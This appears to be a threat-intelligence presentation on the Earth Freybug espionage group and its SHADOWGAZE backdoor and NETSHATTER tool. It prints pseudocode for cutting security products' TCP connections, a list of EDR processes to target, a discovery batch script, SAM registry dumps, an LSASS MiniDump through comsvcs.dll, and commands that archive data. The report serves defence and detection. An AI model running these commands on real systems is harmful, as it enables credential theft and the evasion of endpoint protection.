
Backdoor - SHADOWGAZE



Decryption key from command line:

```
Ins64.exe F7936A14FB eye2.dat
```

Backdoor - SHADOWGAZE



*You can decrypt on other endpoint if you have collected all necessary data from the original endpoint.

Backdoor - SHADOWGAZE

Debug log in %TEMP%/\d{13}s.dat (XOR with 0x23)

```
[2024/9/15/20:27:5][760]:[bsrv] IIS REUSE Mode set, URL=https://[redacted]:443/dwbaatcd
[2024/9/15/20:27:10][760]:[bsrv] iis reuse rw tid=12604 begin.
[2024/9/15/20:27:58][760]:[bsrv] IIS protocol new link from 0XB2BB1B67:443, uid=1000.
[2024/9/15/20:28:35][760]:[bsrv] IIS protocol new link from 0X2D8E9D67:443, uid=1001.
[2024/9/15/20:28:35][760]:[iis] content length = 30.
[2024/9/15/20:28:35][760]:[iis] body recv 30 byte, connection id=ED00000380002C5D.
[2024/9/15/20:28:37][760]:[iis] data len=1002, cookie=E131A42839DDB944D8EC1D6C0B32A428.
[2024/9/15/20:28:44][760]:[iis] content length = 30.
[2024/9/15/20:28:44][760]:[iis] body recv 30 byte, connection id=ED00000380002C60.
[2024/9/15/20:29:19][760]:[bsrv] IIS link timeout, CLOSE LINK uid=1000, last recv at 2190087109.
[2024/9/15/20:29:19][760]:[bsrv] SRV=1, MODE = 1, iis CLOSE LINK uid=1000.
```

Figure: Debug log recovered from victim's environment

Tool - NETSHATTER

- Anti-VM checks
  - Disk size
  - RAM size
  - Number of processor
  - Number of process
- Use to disconnect the TCP connection from specific processes by SetTcpEntry

```
if ( *pTcpTable )
{
  pTcpRow = (pTcpTable + 1);
  do
  {
    if ( pTcpRow->dwState == MIB_TCP_STATE_ESTAB// check TCP ESTABLISHED
      && pTcpRow->dwLocalAddr
      && pTcpRow->dwLocalAddr != 0x100007F// not 127.0.0.1
      && pTcpRow->dwRemoteAddr
      && pTcpRow->dwRemoteAddr != 0x100007F )// not 127.0.0.1
    {
      v40 = v33;
      do
      {
        if ( *v40 == pTcpRow[1].dwState )
          break;
        v40 += 4;
      }
      while ( v40 != v34 );
      if ( v40 != v34 )
      {
        pTcpRow->dwState = MIB_TCP_STATE_DELETE_TCB;// change TCP state
        (SetTcpEntry)(pTcpRow);
      }
    }
    LODWORD(v0) = v0 + 1;
    pTcpRow = (pTcpRow + 24);
  }
  while ( v0 < *pTcpTable );
}
```

Figure. Pseudocode snippet from sample

Tool - NETSHATTER

Embedded target process list:

```
ATAS_Service.exe,CETASvc.exe,CNTAoSMgr.exe,DSAGENT.exe,DataDiscovery.exe,DbServer.e
xe,EndpointBasecamp.exe,LWCSService.exe,LogServer.exe,Ntrtscan.exe,OSCEIntegrationS
ervice.exe,OfcAoSMgr.exe,OfcCMAgent.exe,OfcDdaSvr.exe,OfcLogReceiverSvc.exe,OfcServ
ice.exe,PccNTMon.exe,PccNt.exe,SRService.exe,ShowMsg.exe,SupportConnector.exe,TMBMS
RV.exe,TMiACSvc.exe,TmCCSF.exe,TmListen.exe,TmPfw.exe,TmWSCSvc.exe,TmsaInstance64.e
xe,TrendMicroEndpointSensorService.exe,WSCommunicator.exe,dsagent.exe,iCRCService.e
xe,iVPServer.exe,ntrtscan.exe,ofcservice.exe,osceintegrationservice.exe,prodcfguplo
ader.exe,tmlisten.exe,ConfigSecurityPolicy.exe,DlpUserAgent.exe,MpCmdRun.exe,MpCopy
Accelerator.exe,MpDlpCmd.exe,MpDlpService.exe,MsMpEng.exe,MsSense.exe,NisSrv.exe,Se
nseAP.exe,SenseAPToast.exe,SenseCM.exe,SenseGPParser.exe,SenseIR.exe,SenseIdentity.
exe,SenseImdsCollector.exe,SenseNdr.exe,SenseSampleUploader.exe,SenseTVM.exe
```

Post-Exploitation & Defense Evasion Techniques

Post-Exploitation - Discovery

Using legitimate tool or native Windows command to collect information

- Manually entered commands or using batch script file (usually named run.bat)

```
arp -a  >> res.txt
wmic nic get "guid" >> res.txt
ipconfig /all >> res.txt
net start >> res.txt
date /t  >> res.txt
time /t  >> res.txt
fsutil fsinfo drives >> res.txt
mysql -V >> res.txt
net accounts  >> res.txt
net accounts /domain >> res.txt
net localgroup administrators >> res.txt
net session >> res.txt
net share >> res.txt
net time /domain >> res.txt
net use >> res.txt
net user >> res.txt
net view  >> res.txt
net view /domain >> res.txt
netstat -anb -p tcp >> res.txt
path >> res.txt
quser  >> res.txt
qwinsta  >> res.txt
route print >> res.txt
systeminfo >> res.txt
tasklist /v   >> res.txt
whoami >> res.txt
type c:\Windows\system32\drivers\etc\hosts >> res.txt
type C:\Windows\System32\inetsrv\metabase.xml >> res.txt
type C:\Windows\System32\inetsrv\config\applicationHost.config >> res.txt
```

Figure. A run.bat file dropped by threat actor

Post-Exploitation - Credential Access

Dump credential by:

- Retrieve SAM (Security Account Manager) data from registry
- Using native Windows tool `comsvcs.dll` to dump LSASS process memory

```
reg save hklm\sam sam.hive
reg save hklm\system system.hive

cmd.exe /c rundll32 C:\windows\system32\comsvcs.dll, MiniDump 428 C:\SOURCE\kk.dmp full
```

Post-Exploitation - Lateral Movement

Rely on SMB/Windows Admin Shares to access other endpoints

- Deploy script and malware (like WINDJAMMER, SHADOWGAZE)
- Create remote scheduled task or service to execute

Lessons from Case #1 and #2:

- Lack of strict network segregation
- Normal user accounts have excessive privileges

Post-Exploitation - Collection

Threat actor archive collected data by using:

- `makecab`
- `powershell -C Compress-Archive`
- 7zip (legitimate binary dropped by threat actor)

```
reg save hklm\sam sam.hive
reg save hklm\system system.hive
makecab sam.hive && makecab system.hive
```


Post-Exploitation - Collection

Threat actor archive collected data by using:

- makecab
- powershell -C Compress-Archive
- 7zip (legitimate binary dropped by threat actor)

```
powershell -C Compress-Archive –Path \\<REDACTED>\netlogon\* -DestinationPath testaaa.zip

c:\users\public\music\7za.exe a 1.7z \\<REDACTED>\netlogon

c:\users\public\music\7za.exe a 1.7z \\<REDACTED>\netlogon\*


c:\users\public\music\7za.exe a -mx9 -t7z -p!@#$f[redacted]k## -mhe c:\users\public\Music\ds.7z
  \\<REDACTED>\c$\SOURCE\*.txt
```


Defense Evasion - Multi-Layer Execution Flow

- Threat actors utilize a multi-layer loader to complicate the execution flow to execute WINDJAMMER on each endpoint

Challenge:

- Missing any part may result in the final payload being unable to be decrypted and analyzed
- The diversity in execution flows makes threat hunting more challenging

Defense Evasion - Endpoint Specific Payload

- WINDJAMMER payload require a reference file on each endpoint to decrypt
  - In the later stages of the attack, the self-extract executable starts to require a password to extract
  - `run.exe x -pYOU#1245pl`
- SHADOWGAZE installer drop payload file encrypted by DPAPI

Challenge:

- Installer / self-extract executable will be deleted immediately after deployment
- Require endpoint specific information to decrypt and analyze payload

Conclusion

Takeaway

- Earth Freybug continues to conduct cyber espionage campaigns
  - Target public-facing applications and servers as initial access point
  - Deploy stealth backdoor (WINDJAMMER / SHADOWGAZE) for long term operation

- Mitigation
  - Strict network isolation or segmentation based on sensitivity levels
  - User accounts implement the principle of least privilege, with special high-privilege accounts isolated separately

Indicator of Compromise

SHA1	Description
378c02d029bf27052bad6ba525cac7a66afed316 3b808788759b937cfe50b1022d1f71ad4ef9369d a2a0be0ac5e9b6c86d9b03cf70dabd12872c17ea c3ce4d18562518ebe0a9373ae7a0bbe759f64d05 d578affa8937e8d197a150de7c41d1d3ebbf2e96 faa51382f8731346f782f17608582bdf9bd28cb1	DEATHLOTUS
46c4383c0a06c631c0989440d59fc0a3cc759b6c	NSDUMP
f1148efd52a06e5b7b71dccaa9153fb802f6c9ec	UNAPIMON
6f95a546572a29484b5728ec6f36a0b184f593ee	PRIVATELOG
0964af41cd87c341cfcd7a001ffb8712c6dabde4	WINDJAMMER 1st layer Rootkit
4c7cb206d49cb25e3b2528a695aaae70b1665d4d	NETSHATTER

Indicator of Compromise

SHA1	Description
ddd86f19d6758cce163939e4452ebcba2ecc4688	SHADOWGAZE Installer
37b61c0aa888efdb42d013f7bf840364098f208b 37ebc0a38f20091b298d370005313b244fce98f3 80277eb7d8b21beda627fbf3b1fdc6bead04e698 90aeac245fa0fef9e7cbebdc4988f93840ad8e8e	SHADOWGAZE Loader

References

1. https://www.virusbulletin.com/conference/vb2024/abstracts/revivalstone-new-puzzle-posed-winnti-group/
2. https://www.trendmicro.com/en_us/research/24/d/earth-freybug.html
3. https://www.cybereason.com/blog/operation-cuckoobees-a-winnti-malware-arsenal-deep-dive
4. https://www.security.com/threat-intelligence/blackfly-espionage-materials
5. https://www.security.com/threat-intelligence/apt41-indictments-china-espionage
6. https://i.blackhat.com/EU-23/Presentations/EU-23-Leviev-The-Pool-Party-You-Will-Never-Forget.pdf
7. https://www.safebreach.com/blog/process-injection-using-windows-thread-pools/
8. https://vblocalhost.com/uploads/2021/09/VB2021-12.pdf